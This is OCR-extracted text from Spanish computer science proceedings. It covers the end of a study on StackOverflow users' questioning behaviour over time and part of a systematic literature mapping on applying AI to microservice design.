tiempo hasta que en el periodo 8 se registra el menor valor que en los periodos siguientes se mantiene con leves modificaciones. Por otro lado, llama la atención el hecho de que, a medida que avanza el tiempo de permanencia en la comunidad, la cantidad de usuarios que no realizan preguntas se sigue incrementando y que, a partir del tercer periodo, más de la mitad de los usuarios del caso de estudio (133 de 250) no tuvieron participación en forma de pregunta en el foro (lo que coincide con los resultados observados para la primera pregunta de investigación).




Fig. 3. Evolución de la percepción de calidad de las preguntas (Caso 1)

5 Caso 2: Usuarios registrados en 2011

Dado que en el Caso 1 habíamos trabajado sobre un conjunto pequeño de usuarios, consideramos necesario replicar el estudio en un conjunto de mayor tamaño para verificar si los resultados se repetían en forma general, por lo que decidimos repetir el estudio con los usuarios registrados durante un año completo. Teniendo en cuenta que en el sitio de StackOverflow se realizaron cambios importantes en las políticas del sitio durante el año 2010, decidimos tomar como base del siguiente caso de estudio a los usuarios inscriptos durante el año 2011, tomando como filtro que su último acceso haya sido, como en el Caso 1, durante el año 2018.

Para realizar el análisis de manera similar, del total de 15.294 usuarios dados de alta en 2011 y con última actividad detectada durante el año 2018, primero descartamos 1.318 usuarios que no escribieron ningún post (ni pregunta ni respuesta), y luego 2.678 usuarios que postearon respuestas pero ninguna pregunta. Por lo tanto, el estudio posterior se realizó sobre el conjunto de 11.298 usuarios restantes.

Al realizar el análisis para la primera pregunta; *¿Cómo varía a lo largo del tiempo la cantidad de preguntas que hace un usuario?* de manera similar al Caso 1, en la tabla de la parte superior de la Figura 4 se puede observar que el 91,4% de los usuarios (10.327) hicieron entre 1 y 25 preguntas, el 5,6% hizo entre 26 y 50 preguntas y menos del 3% restante hizo más de 50 preguntas en total. En forma complementaria, en la figura de barras inferior, se observa que el valor que más se repite en cuanto a la cantidad de preguntas es 1 (casi 2500 usuarios), en segundo lugar (aprox 1500 usuarios) 2 preguntas, y así sucesivamente.

Al analizar la distribución de la cantidad de preguntas realizadas por percentiles haciendo foco en el 10% de los usuarios que más preguntaron (P90 a P99), en la Figura 5 se observa que, al igual que en el Caso 1, en el primer periodo la cantidad de preguntas posteadas es mayor que en el resto de los periodos, y que en todos los casos la cantidad de preguntas baja considerablemente con el correr del tiempo. Del mismo modo que en el Caso 1, la cantidad de preguntas

Rangos	1 a 25 preg	26 a 50 preg	51 a 75 preg	76 a 100 preg	+100 preg
Cant. de usuarios	10.327	629	176	72	94
% Usuarios	91,4%	5,6%	1,6%	0,6%	0,8%




Fig. 4. Cantidad total de preguntas por usuario (Caso 2)

que realizó el 1% de usuarios más preguntadores (P99), va disminuyendo progresivamente a medida que avanza el tiempo, bajando de 39 a 23 en el segundo periodo, y llegando algún usuario a realizar solo 5 preguntas como máximo en el séptimo y último periodo analizado (P7).




Fig. 5. Cantidad de preguntas por usuario según periodo (Caso 2)

En cuanto a la percepción de la comunidad, en la Figura 6 se observa que, de forma similar al Caso 1, durante todos los periodos la línea de usuarios de baja calidad está muy por encima de la línea de usuarios de baja calidad. Pero, además, se destaca que la cantidad de usuarios de baja calidad experimenta una baja mucho más marcada en los primeros periodos. Por otro lado, la cantidad de usuarios de alta calidad, si bien siempre es menor al grupo de baja calidad, se mantiene más estable durante todo el tiempo bajo estudio, llegando incluso a

aumentar levemente en el último periodo. Además, del mismo modo que ocurrió para el Caso 1, se observa que a medida que avanza el tiempo va disminuyendo la cantidad de usuarios del grupo que realizan contribuciones en el foro y va aumentando la cantidad de usuarios sin participación. De hecho, en el cuarto periodo la cantidad de usuarios sin participación duplica a la de los que participan, y la tendencia se mantiene en los periodos siguientes.




Fig. 6. Evolución de la percepción de calidad de las preguntas (Caso 2)

6 Conclusiones y trabajo futuro

De acuerdo a lo observado en ambos casos de estudio la mayoría de los usuarios realizó entre 1 y 25 preguntas total, siendo 1 ó 2 la cantidad de preguntas realizadas por usuario con más ocurrencia en ambos casos. Se observa un aumento del porcentaje de usuarios que se encuadran en este rango, del 86% en el Caso 1 al 91,4% en el Caso 2, lo cual podría deberse al incremento de la popularidad del sitio, y que, al aumentar las preguntas resueltas muchas inquietudes quedan respondidas y no necesitan volver a preguntarse. Por otro lado, la mayor cantidad de preguntas realizadas por un usuario es durante su primer año de pertenencia, y es notable como esta cantidad disminuye a medida que los usuarios permanecen en la comunidad. Finalmente, en ambos casos de estudio, la percepción de la calidad sobre la mayoría de los usuarios que participaron fue de baja calidad, y se observa un marcado aumento de usuarios que fueron dejando de participar. En general se detectó que existen coincidencias entre los resultados observados en ambos sets de datos y que los mismos son consistentes con los de trabajos relacionados, aunque el estudio debería replicarse con sets de datos más amplios para demostrar las tendencias observadas. En cuanto al trabajo futuro nos enfocaremos en utilizar la información recabada en este trabajo para proponer un modelo de clasificación de usuarios que preguntan en foros de discusión técnicos.

Agradecimiento

Este trabajo se enmarcó en el subproyecto *Reuso de conocimiento en Foros de Discusión Técnicos - Parte II*, del Programa 04/F009 "Desarrollo de Software Basado en Reuso - Parte II" (2017-2021) y en el Proyecto 04/F018 *Reuso de Información en Comunidades Virtuales* (2022-2025), desarrollados por el Grupo GIISCo de la Facultad de Informática de la Universidad Nacional del Comahue, Neuquén, Argentina.

Referencias

1. Baltadzhieva, A., Chrupala, G.: Question quality in community question answering forums: a survey. SIGKDD Explor. **17**(1), 8–13 (2015). https://doi.org/10.1145/2830544.2830547
2. Furtado, A., Andrade, N., Oliveira, N., Brasileiro, F.V.: Contributor profiles, their dynamics, and their importance in five q&a sites. In: Bruckman, A.S., Counts, S., Lampe, C., Terveen, L.G. (eds.) Computer Supported Cooperative Work, CSCW 2013, San Antonio, TX, USA, February 23-27, 2013. pp. 1237–1252. ACM (2013). https://doi.org/10.1145/2441776.2441916
3. Martínez Carod, N., Aranda, G., Zoratto, V., Murray, C.: Una propuesta para clasificación de roles de usuarios en foros de discusión técnicos. In: XXV Congreso Argentino de Ciencias de la Computación (CACIC 2019). pp. 836 – 845. UniRío Editora, Río Cuarto, Córdoba - Argentina (2019)
4. Pal, A., Chang, S., Konstan, J.A.: Evolution of experts in question answering communities. In: Breslin, J.G., Ellison, N.B., Shanahan, J.G., Tufekci, Z. (eds.) Proceedings of the Sixth International Conference on Weblogs and Social Media, Dublin, Ireland, June 4-7, 2012. The AAAI Press (2012)
5. Shoji, Y., Fujita, S., Tajima, A., Tanaka, K.: Who stays longer in community QA media? - user behavior analysis in cqa -. In: Liu, T., Scollon, C.N., Zhu, W. (eds.) Social Informatics - 7th International Conference, SocInfo 2015, Beijing, China, December 9-12, 2015, Proceedings. Lecture Notes in Computer Science, vol. 9471, pp. 33–48. Springer (2015). https://doi.org/10.1007/978-3-319-27433-1_3
6. Slag, R., de Waard, M., Bacchelli, A.: One-day flies on stackoverflow - why the vast majority of stackoverflow users only posts once. In: Penta, M.D., Pinzger, M., Robbes, R. (eds.) 12th IEEE/ACM Working Conference on Mining Software Repositories, MSR 2015, Florence, Italy, May 16-17, 2015. pp. 458–461. IEEE Computer Society (2015). https://doi.org/10.1109/MSR.2015.63
7. Squire, M., Funkhouser, C.: "a bit of code": How the stack overflow community creates quality postings. In: 47th Hawaii International Conference on System Sciences, HICSS 2014, Waikoloa, HI, USA, January 6-9, 2014. pp. 1425–1434. IEEE Computer Society (2014). https://doi.org/10.1109/HICSS.2014.185
8. Wang, S., Lo, D., Jiang, L.: An empirical study on developer interactions in stackoverflow. In: Shin, S.Y., Maldonado, J.C. (eds.) Proceedings of the 28th Annual ACM Symposium on Applied Computing, SAC '13, Coimbra, Portugal, March 18-22, 2013. pp. 1019–1024. ACM (2013). https://doi.org/10.1145/2480362.2480557

Aplicación de Inteligencia Artificial en el Diseño de Microservicios. Un mapeo sistemático de la literatura

Daniel Narváez[1], Gustavo Rossi[1,2], Nicolás Battaglia[1].

[1]Universidad Abierta Interamericana. Facultad de Tecnología Informática.
Centro de Altos Estudios en Tecnología Informática. Buenos Aires. Argentina
[2]Lifia, Facultad de Informática, UNLP
josedaniel.narvaezf@alumnos.uai.edu.ar
gustavo@lifia.info.unlp.edu.ar
nicolas.battaglia@uai.edu.ar

Abstract. La aplicación de inteligencia artificial (IA) en el diseño de microservicios permitiría agilizar y optimizar el proceso de diseño. Los microservicios ofrecen una arquitectura modular y flexible, mientras que la IA introduce automatización y optimización avanzadas. Sin embargo, las soluciones actuales no abordan completamente desafíos como la orquestación de servicios, la gestión de datos y la seguridad. Además, el diseño de sistemas de microservicios desde cero es un área poco explorada. Este trabajo presenta un mapeo sistemático de la literatura (MSL) sobre la aplicación de IA en el diseño de microservicios, revisando publicaciones académicas y técnicas que tratan problemas, soluciones y metodologías relevantes. Los resultados identifican tendencias actuales, áreas de investigación futura y proporcionan una base sólida para investigadores y profesionales.

Keywords: Microservicios, Diseño, Inteligencia Artificial, Aprendizaje de máquina

1. Introducción

Las Arquitecturas basadas en Microservicios (MSA) están transformando el desarrollo de software. Entre los factores clave que impulsan su adopción se encuentran la reusabilidad, escalabilidad, extensibilidad, mantenibilidad, y resiliencia [1]. Sin embargo, pese a las ventajas de esta arquitectura, las empresas siguen enfrentando desafíos en el ciclo de vida de las MSA. Algunos de los problemas más frecuentes incluyen la complejidad en la gestión, la sobrecarga de comunicación, la consistencia de datos y los costos de migración [2]. Las MSA surgieron como una respuesta a las limitaciones de las arquitecturas monolíticas tradicionales. Con el aumento de la demanda por sistemas más flexibles y escalables, las empresas comenzaron a adoptar microservicios para poder desarrollar, desplegar y escalar componentes de software de manera independiente [3]. Esta evolución permitió una mayor agilidad y adaptabilidad en el desarrollo de software, satisfaciendo las necesidades cambiantes del mercado [4].

Aunque la literatura ha abordado extensamente la migración de sistemas legacy a MSA utilizando IA [5], existe una brecha significativa en el diseño de microservicios para nuevos desarrollos de software. Este artículo tiene como objetivo explorar las técnicas de IA aplicadas en la creación de microservicios desde cero, sin una

arquitectura monolítica preexistente. A través de un análisis detallado, se busca identificar las mejores prácticas y metodologías que permitan a los desarrolladores crear MSA eficientes y efectivas desde el inicio del proyecto.

Este artículo está organizado de la siguiente manera: en la Sección 2, se revisan los trabajos relacionados para contextualizar el estado del arte en la integración de la IA en el diseño de microservicios. La Sección 3 presenta las preguntas de investigación que guían este MSL y las motivaciones subyacentes. En la Sección 4, se detalla la metodología de revisión, describiendo las fuentes de información, los términos y cadenas de búsqueda, así como los criterios de inclusión y exclusión utilizados para seleccionar los estudios relevantes. La Sección 5 expone los hallazgos del mapeo sistemático de la literatura, organizados en torno a las preguntas de investigación planteadas, e incluye un análisis de las técnicas de IA empleadas, los desafíos encontrados, los beneficios reportados y las tendencias emergentes. Finalmente, la Sección 6 ofrece las conclusiones del estudio, aborda las limitaciones del mismo y propone direcciones para futuras investigaciones, destacando los principales hallazgos y las recomendaciones para la aplicación de IA en el diseño de microservicios en nuevos desarrollos de software.

2. Trabajos relacionados

En la última década, las técnicas de inteligencia artificial (IA), especialmente el aprendizaje profundo (DL), han demostrado un potencial transformador en varias áreas de la informática, particularmente en la ingeniería de software (SE). Estas técnicas se han aplicado a tareas como la predicción de defectos, las estimaciones de fiabilidad y la detección de malware. Sin embargo, la efectividad, eficiencia, comprensibilidad y capacidad de prueba de estas técnicas aún presentan desafíos significativos que limitan su adopción generalizada en la industria, a pesar de los prometedores resultados obtenidos en investigaciones recientes [6]. Un aspecto relevante en este contexto es el ciclo de vida del aprendizaje en sistemas inteligentes autónomos (AIS), descrito en [7]. Este estudio ofrece un marco valioso para entender cómo los sistemas pueden aprender y adaptarse en entornos dinámicos, lo cual es fundamental para el diseño de microservicios que requieren capacidades avanzadas de autoajuste y optimización. Además, proporciona insights cruciales sobre la implementación de mecanismos de aprendizaje continuo y adaptativo, esenciales para mantener la eficiencia y efectividad de los microservicios en escenarios cambiantes.

El área de IA para sistemas basados en microservicios (AI4MS) está en expansión, como lo evidencia el aumento en el número de estudios y aplicaciones en diversos países y dominios. La principal motivación para el uso de AI4MS es mejorar la eficiencia y la fiabilidad en las fases de DevOps, donde la capacidad de automatizar y optimizar procesos es crucial. A pesar de este crecimiento, las fases de desarrollo y atributos críticos como la compatibilidad, portabilidad y usabilidad no han recibido la misma atención. Este desfase en la investigación resalta una oportunidad significativa para explorar y mejorar la aplicación de IA en estos aspectos, abordando lagunas que podrían limitar la efectividad de los sistemas basados en microservicios en escenarios del mundo real [8].

Un estudio reciente proporciona un análisis exhaustivo de las técnicas de IA utilizadas para la migración de sistemas monolíticos a arquitecturas basadas en microservicios (MSA) [9]. Este estudio se centra en la aplicación de algoritmos de clustering y otras técnicas de IA para descomponer aplicaciones monolíticas en sistemas basados en microservicios, abordando la complejidad inherente a este proceso. Los sistemas MSA están convirtiéndose rápidamente en la arquitectura preferida para aplicaciones modernas debido a su capacidad para descomponer aplicaciones complejas en componentes lógicamente reconocibles, facilitando la entrega continua en comparación con las arquitecturas monolíticas [10]. Sin embargo, esta característica también complica el control y la adaptación de los servicios subyacentes en tiempo de ejecución. Para abordar este desafío, se propone diseñar microservicios como sistemas auto-adaptativos capaces de monitorear y adaptar dinámicamente su comportamiento, logrando objetivos de auto-adaptación como la auto-configuración, auto-optimización, auto-curación y auto-protección [11]. Este enfoque no solo mejora la resiliencia y eficiencia del sistema, sino que también facilita la gestión y operación en entornos altamente dinámicos y cambiantes.

Además, en el contexto de redes distribuidas como las SDN, el diseño de Sistemas de Detección de Intrusión (IDS) basados en Machine Learning ha sido objeto de estudio reciente [12]. Este artículo proporciona una revisión detallada de cómo el ML puede mejorar la detección de amenazas en redes SDN, ofreciendo una perspectiva adicional sobre la aplicación de técnicas avanzadas de aprendizaje en sistemas distribuidos y su relevancia para la optimización y autoajuste en el diseño de microservicios. Esto subraya la importancia de incorporar técnicas de ML no solo para la seguridad, sino también para la eficiencia y adaptabilidad en entornos de microservicios, asegurando que los sistemas puedan responder rápidamente a amenazas y cambios en el entorno operativo.

En contraste, nuestro trabajo se enfoca en un estudio de investigación sobre la aplicación de IA en el diseño de sistemas basados en microservicios desde cero. Mientras que la migración de sistemas monolíticos a microservicios aborda la reestructuración de sistemas existentes, nuestro objetivo es analizar y sintetizar el estado actual de la investigación en el uso de IA para el diseño inicial de microservicios, proporcionando una base para futuras investigaciones y prácticas en este campo. Esto incluye el uso de algoritmos de aprendizaje automático para definir automáticamente los límites de los servicios y prever necesidades de escalabilidad y resiliencia, optimizando así el diseño desde la etapa inicial.

3. Preguntas de investigación

Para guiar este mapeo sistemático de la literatura, se establecieron las siguientes preguntas de investigación (P) y sus respectivas motivaciones (M): **P1.** ¿Qué técnicas de IA se han utilizado en el diseño de microservicios en nuevos desarrollos de software? **M1.** Esta pregunta busca comprender las diversas técnicas de inteligencia artificial aplicadas en el diseño de microservicios, con el objetivo de identificar las metodologías más efectivas. Conocer estas técnicas ayudará a los desarrolladores y arquitectos de software a seleccionar herramientas adecuadas para mejorar la eficiencia y escalabilidad desde la concepción del software. **P2.** ¿Cuáles son los principales desafíos encontrados al integrar inteligencia artificial en el diseño de microservicios para nuevos desarrollos de software? **M2.** Identificar los desafíos asociados con la integración de

IA en el diseño de microservicios es crucial para desarrollar estrategias que mitiguen estos problemas. Esto incluye aspectos técnicos, como la interoperabilidad de tecnologías, y aspectos metodológicos, como la adaptación de procesos ágiles para incorporar IA de manera efectiva. **P3.** ¿Qué beneficios se han reportado al utilizar inteligencia artificial en el diseño de microservicios desde cero en comparación con enfoques tradicionales? **M3.** Evaluar los beneficios del uso de IA en el diseño de microservicios permite obtener una visión clara de las ventajas potenciales, como mejoras en la automatización del diseño, optimización del rendimiento y reducción de costos. Esto es valioso para justificar la inversión en estas tecnologías. **P4.** ¿Cuáles son las tendencias emergentes en la investigación sobre el uso de inteligencia artificial para el diseño de microservicios en nuevos desarrollos de software? **M4.** Identificar las tendencias emergentes permite a académicos y profesionales mantenerse actualizados con los desarrollos más recientes y prometedores en el campo. Esto también ayuda a señalar áreas de oportunidad para futuras investigaciones y aplicaciones, asegurando la evolución continua del diseño de microservicios.

4. Metodología de Búsqueda y Selección

El desarrollo de este MSL se basó en una búsqueda de trabajos de investigación relevantes sobre la inteligencia artificial aplicada a la ingeniería de software, enfocándose en el diseño de arquitecturas de microservicios apoyadas por IA. Esta búsqueda fue complementada por una selección cuidadosa de estudios, guiada por criterios de inclusión y exclusión bien definidos, siguiendo las etapas propuestas por la referencia [13]. Las fuentes de información utilizadas se seleccionaron con base en criterios específicos relacionados con la relevancia de las bases de datos para nuestra investigación y el impacto que han generado a nivel regional y global. Por estas razones, se eligieron IEEE Xplore, ACM Digital Library, Google Scholar y SEDICI, enfocándose en artículos publicados en los últimos seis años para capturar las tendencias y avances recientes.

Para esta búsqueda, se utilizó una cadena que combinaba términos clave en inglés: (“microservices design” OR “microservices architecture” OR “microservices development” OR “microservice architecture” OR “microservice design” OR “service-oriented architecture”) AND (“artificial intelligence” OR “machine learning” OR “deep learning” OR “AI” OR “ML” OR “DL” OR “intelligent systems” OR “neural networks” OR “smart systems”).

Se definieron criterios de inclusión y exclusión para asegurar la relevancia y calidad de los estudios. Los criterios de inclusión fueron: publicaciones científicas que respondieran a las preguntas de investigación, que incluyeran en sus metadatos los temas principales de búsqueda y que fueran de los últimos seis años (2018-2024), con excepciones para trabajos fundamentales. Los criterios de exclusión incluían publicaciones anteriores al 2018 (salvo excepciones), alejadas del problema de investigación, que no coincidieran con los criterios de inclusión y publicaciones repetidas.

En la búsqueda se identificaron inicialmente 17,500 trabajos de investigación. Después de aplicar los criterios de inclusión y exclusión, se filtraron 25 artículos que

cumplían con los requisitos establecidos. Estos artículos proporcionan un análisis profundo sobre la integración de la IA en el diseño de microservicios, incluyendo estudios de caso, propuestas de nuevos modelos y revisiones sistemáticas.

Se descartaron algunos artículos debido a su falta de actualización o relevancia. Observamos una tendencia creciente hacia el uso de herramientas de IA para la orquestación de microservicios en entornos ágiles. Sin embargo, se identificaron brechas importantes en la integración de asistentes inteligentes específicos para el descubrimiento de microservicios. Además, varios estudios señalaron la dificultad de asegurar la interoperabilidad entre microservicios desarrollados por equipos distribuidos, mientras que otros proponían soluciones innovadoras como el uso de aprendizaje automático para predecir fallas en la comunicación entre microservicios.

A continuación, se detalla la lista completa de los artículos encontrados:Ver .

5. Síntesis de datos extraídos

P1. ¿Qué técnicas de IA se han utilizado en el diseño de microservicios en nuevos desarrollos de software?

Las técnicas de IA utilizadas en el diseño de MSA incluyen el uso de esquemas inteligentes de monitoreo, para descubrir problemas en tiempo real, facilitando una alerta temprana y proponiendo soluciones a problemas inherentes a la estrategia de arquitectura distribuida [14]. También con la ayuda del aprendizaje por refuerzo profundo (DRL), utilizando TensorFlow y Keras, se ha diseñado e implementado un método de coordinación de MS basado en el algoritmo del gradiente de política determinista profunda (DDPG), permitiendo mejorar la colaboración entre los distintos componentes de la arquitectura. Para abordar la complejidad en la comunicación entre servicios, la coherencia de datos y la gestión de sistemas distribuidos, se diseñó la herramienta PF4MD. Esta herramienta visualiza requisitos de servicio, diseña reglas de descomposición de problemas y calcula la complejidad. Evaluada con casos como el sistema Smart Building, PF4MD facilita una descomposición más intuitiva y granular, ayudando a los arquitectos a tomar decisiones más eficientes y comprender mejor los requisitos del sistema [15]. Además, Mono2Micro es una cadena de herramientas basada en IA que ofrece recomendaciones para descomponer aplicaciones web monolíticas en particiones de microservicios. Mono2Micro utiliza técnicas de clustering temporoespacial para generar particiones significativas y explicables, respetando las dependencias de datos y encapsulando funcionalidades de negocio. La herramienta proporciona dos tipos de recomendaciones: particiones basadas en las costuras de lógica de negocio y particiones basadas en costuras naturales, adaptándose a las dependencias de datos [16]. Las tecnologías MSA se han adoptado ampliamente para desarrollar sistemas distribuidos a gran escala. Estos sistemas constan de microservicios independientes que cumplen funciones específicas, lo que puede llevar a baja observabilidad y confiabilidad. Para abordar esto, se propone MSA_Sighter, una metodología asistida por anotaciones y orientada a escenarios que detecta inconsistencias de comportamiento en dicha arquitectura. MSA_Sighter utiliza un

modelo de descripción (MSDM) para capturar detalles del MS, analizando componentes en tiempo de ejecución y programas estáticos. La herramienta ConsChecker, desarrollada para apoyar esta metodología, ha demostrado ser efectiva en detectar inconsistencias en MBS durante su desarrollo y evolución, según los resultados experimentales en tres proyectos de código abierto en GitHub [17]. Un aspecto deseado de una arquitectura de microservicios autoadaptativa es la capacidad de monitorear continuamente el entorno operativo, detectar comportamientos anómalos y ajustar automáticamente los recursos computacionales. Utilizando el modelo MAPE-K y un proceso de decisión de Markov (MDP), junto con una red de aprendizaje Q profundo (DQN), se logra una autoadaptabilidad eficaz al seleccionar acciones de adaptación que maximicen las recompensas, mejorando la eficacia de la adaptación y reduciendo riesgos como el exceso de aprovisionamiento de recursos y la sobrecarga [18]. Sin embargo, la aplicación de la IA específicamente en el diseño de microservicios sigue siendo un área menos explorada en comparación con su uso en el desarrollo y la operación.

P2. ¿Cuáles son los principales desafíos encontrados al integrar inteligencia artificial en el diseño de microservicios para nuevos desarrollos de software?

El uso de AI4MS presenta diversos desafíos complejos. El diseño de microservicios que puedan monitorear y adaptarse dinámicamente a condiciones operativas cambiantes es complicado debido a la variabilidad y naturaleza distribuida de estos sistemas. Implementar técnicas de aprendizaje automático, como la predicción del uso de recursos y la detección de anomalías, requiere el análisis continuo de datos históricos y en tiempo real. Esto implica desafíos significativos en la recolección, procesamiento y análisis de grandes volúmenes de datos generados por los microservicios [10]. Mono2Micro enfrenta el desafío de equilibrar la partición de aplicaciones monolíticas en microservicios, considerando tanto las dependencias de datos como la lógica de negocio. La herramienta utiliza técnicas de clustering temporoespacial para generar particiones que respetan estas dependencias, lo que resulta complejo dado el alto acoplamiento de las aplicaciones monolíticas tradicionales [16]. Otro desafío relevante es que muchas soluciones actuales, aunque avanzadas, no incorporan una visión holística de la arquitectura. El artículo sobre Waterfall muestra que los enfoques de escalado actuales a menudo escalan servicios de forma aislada, sin considerar el impacto en otros servicios. Esto puede llevar a cuellos de botella o a una distribución ineficiente de la carga, destacando la necesidad de modelos de rendimiento que consideren las interacciones entre microservicios [11]. La integración de modelos de decisión de Markov (MDP) y redes neuronales profundas (DQN) para la selección dinámica de políticas de adaptación destaca la dificultad de mantener una alta adaptabilidad sin comprometer la estabilidad del sistema. Esto implica desafíos en la monitorización continua y en la adaptación efectiva a cambios en el entorno operativo [18]. En general, se enfrentan como la complejidad de los modelos y su adaptación a entornos dinámicos. La interoperabilidad entre herramientas y la gestión eficiente de recursos son retos clave, amplificados por la necesidad de validación práctica en producción [19], [7].

P3. ¿Qué beneficios se han reportado al utilizar inteligencia artificial en el diseño de microservicios desde cero en comparación con enfoques tradicionales?

La IA mejora el diseño de MS al permitir una auto-adaptación dinámica, optimización automática de recursos y reducción de riesgos en comparación con enfoques tradicionales. Esto ofrece una mayor eficiencia y flexibilidad, ajustando recursos en tiempo real según las necesidades operativas [10]. Mono2Micro mejora la modularización de aplicaciones al proporcionar particiones basadas en la lógica de negocio y en dependencias naturales, facilitando la migración a microservicios con un enfoque más estructurado y menos propenso a errores en comparación con enfoques tradicionales que a menudo no alinean adecuadamente las funcionalidades del negocio con las dependencias de datos [16]. CARGO es una herramienta que mejora la partición de aplicaciones monolíticas al considerar las dependencias contextuales y de flujo, lo que produce la necesidad de transacciones distribuidas y mejora de calidad en el particionado, Además, CARGO ha demostrado una disminución del 11% en la latencia y un aumento del 120% en el rendimiento [20]. El enfoque de autoscalado de Waterfall utiliza modelos predictivos basados en IA para determinar el número óptimo de réplicas para cada MS y su impacto en otros, mejorando el rendimiento general. Permitiendo no solamente reducir el número de acciones necesarias para mantener el rendimiento, sino que también evita cuellos de botella, mejorando el tiempo de respuesta y el rendimiento en comparación con los métodos tradicionales de escalado [11]. Por otro lado, [18] implementan un modelo basado en el MAPE-K y la combinación de MDP con DQN, lo cual proporciona una adaptabilidad avanzada al ajustar dinámicamente el comportamiento del sistema y mejorar la eficiencia operativa. Esta integración asegura que las políticas de adaptación se ajusten continuamente a las condiciones del entorno, lo que resulta en una mayor estabilidad y eficiencia. Los estudios de caso demuestran mejoras en fiabilidad y rendimiento, ofreciendo una visión más holística y adaptable frente a enfoques tradicionales [19].

P4. ¿Cuáles son las tendencias emergentes en la investigación sobre el uso de inteligencia artificial para el diseño de microservicios en nuevos desarrollos de software?

Las tendencias emergentes en la aplicación de Inteligencia Artificial para Microservicios (IA4MS) incluyen la optimización granular de recursos mediante monitoreo avanzado, adaptación dinámica mediante aprendizaje automático (ML), y escalado inteligente usando modelos predictivos. Además, la detección de anomalías y el desarrollo de modelos avanzados de adaptación, como los Modelos de Decisión de Markov (MDP), son áreas de creciente interés [21]. La investigación científica actual se enfoca en la optimización de recursos y la elasticidad, subrayando la importancia de ajustar dinámicamente los recursos para mantener un rendimiento constante y eficiente [10], [18]. En este contexto, el ciclo de vida del aprendizaje en sistemas inteligentes autónomos (AIS), proporciona un marco relevante para entender cómo los AIS pueden aprender y adaptarse en entornos dinámicos. Este ciclo de vida incluye la integración de operadores aprendidos y la adaptación a nuevas condiciones, lo cual es fundamental para el diseño de microservicios que requieren una capacidad avanzada de auto-ajuste y optimización [7]. Entre las técnicas más relevantes y novedosas se encuentran la optimización dinámica y la elasticidad mediante técnicas de ML para aplicaciones desplegadas en contenedores [22]. Un área emergente en este campo es la auto-

remediación basada en Modelos de Lenguaje Grandes (LLMs). Esta tendencia explora la generación automática de scripts de reparación y la orquestación del proceso de auto-remediación para mejorar la fiabilidad y la eficiencia operativa de las arquitecturas de microservicios [23]. Además, el autoescalado basado en ML ha demostrado ser fundamental para mejorar la eficiencia operativa y la estabilidad de los servicios web bajo cargas variables, mediante la aplicación de algoritmos que ajustan automáticamente los recursos del servidor en función de la carga de trabajo prevista [24]. RPCA también juega un papel importante en este contexto al identificar anomalías en las cadenas de invocación, ayudando a localizar nodos anómalos en el sistema, mientras que algoritmos de detección de anomalías para indicadores individuales, como Isolation Forest, One-Class SVM, LOF y el principio de 3σ, complementan este análisis [25].

6. Conclusiones

La aplicación de la IA en el diseño de microservicios desde cero representa un área prometedora para la optimización del desarrollo de software, al abordar desafíos complejos y mejorar la eficiencia arquitectónica desde las primeras etapas del proceso. Este mapeo sistemático de la literatura ha revelado una serie de técnicas avanzadas, como el aprendizaje profundo y los modelos de decisión de Markov, que son fundamentales para la monitorización, la detección de anomalías y la adaptación dinámica de microservicios. Estas técnicas emergentes tienen el potencial de transformar significativamente cómo se diseñan y gestionan los sistemas de microservicios.

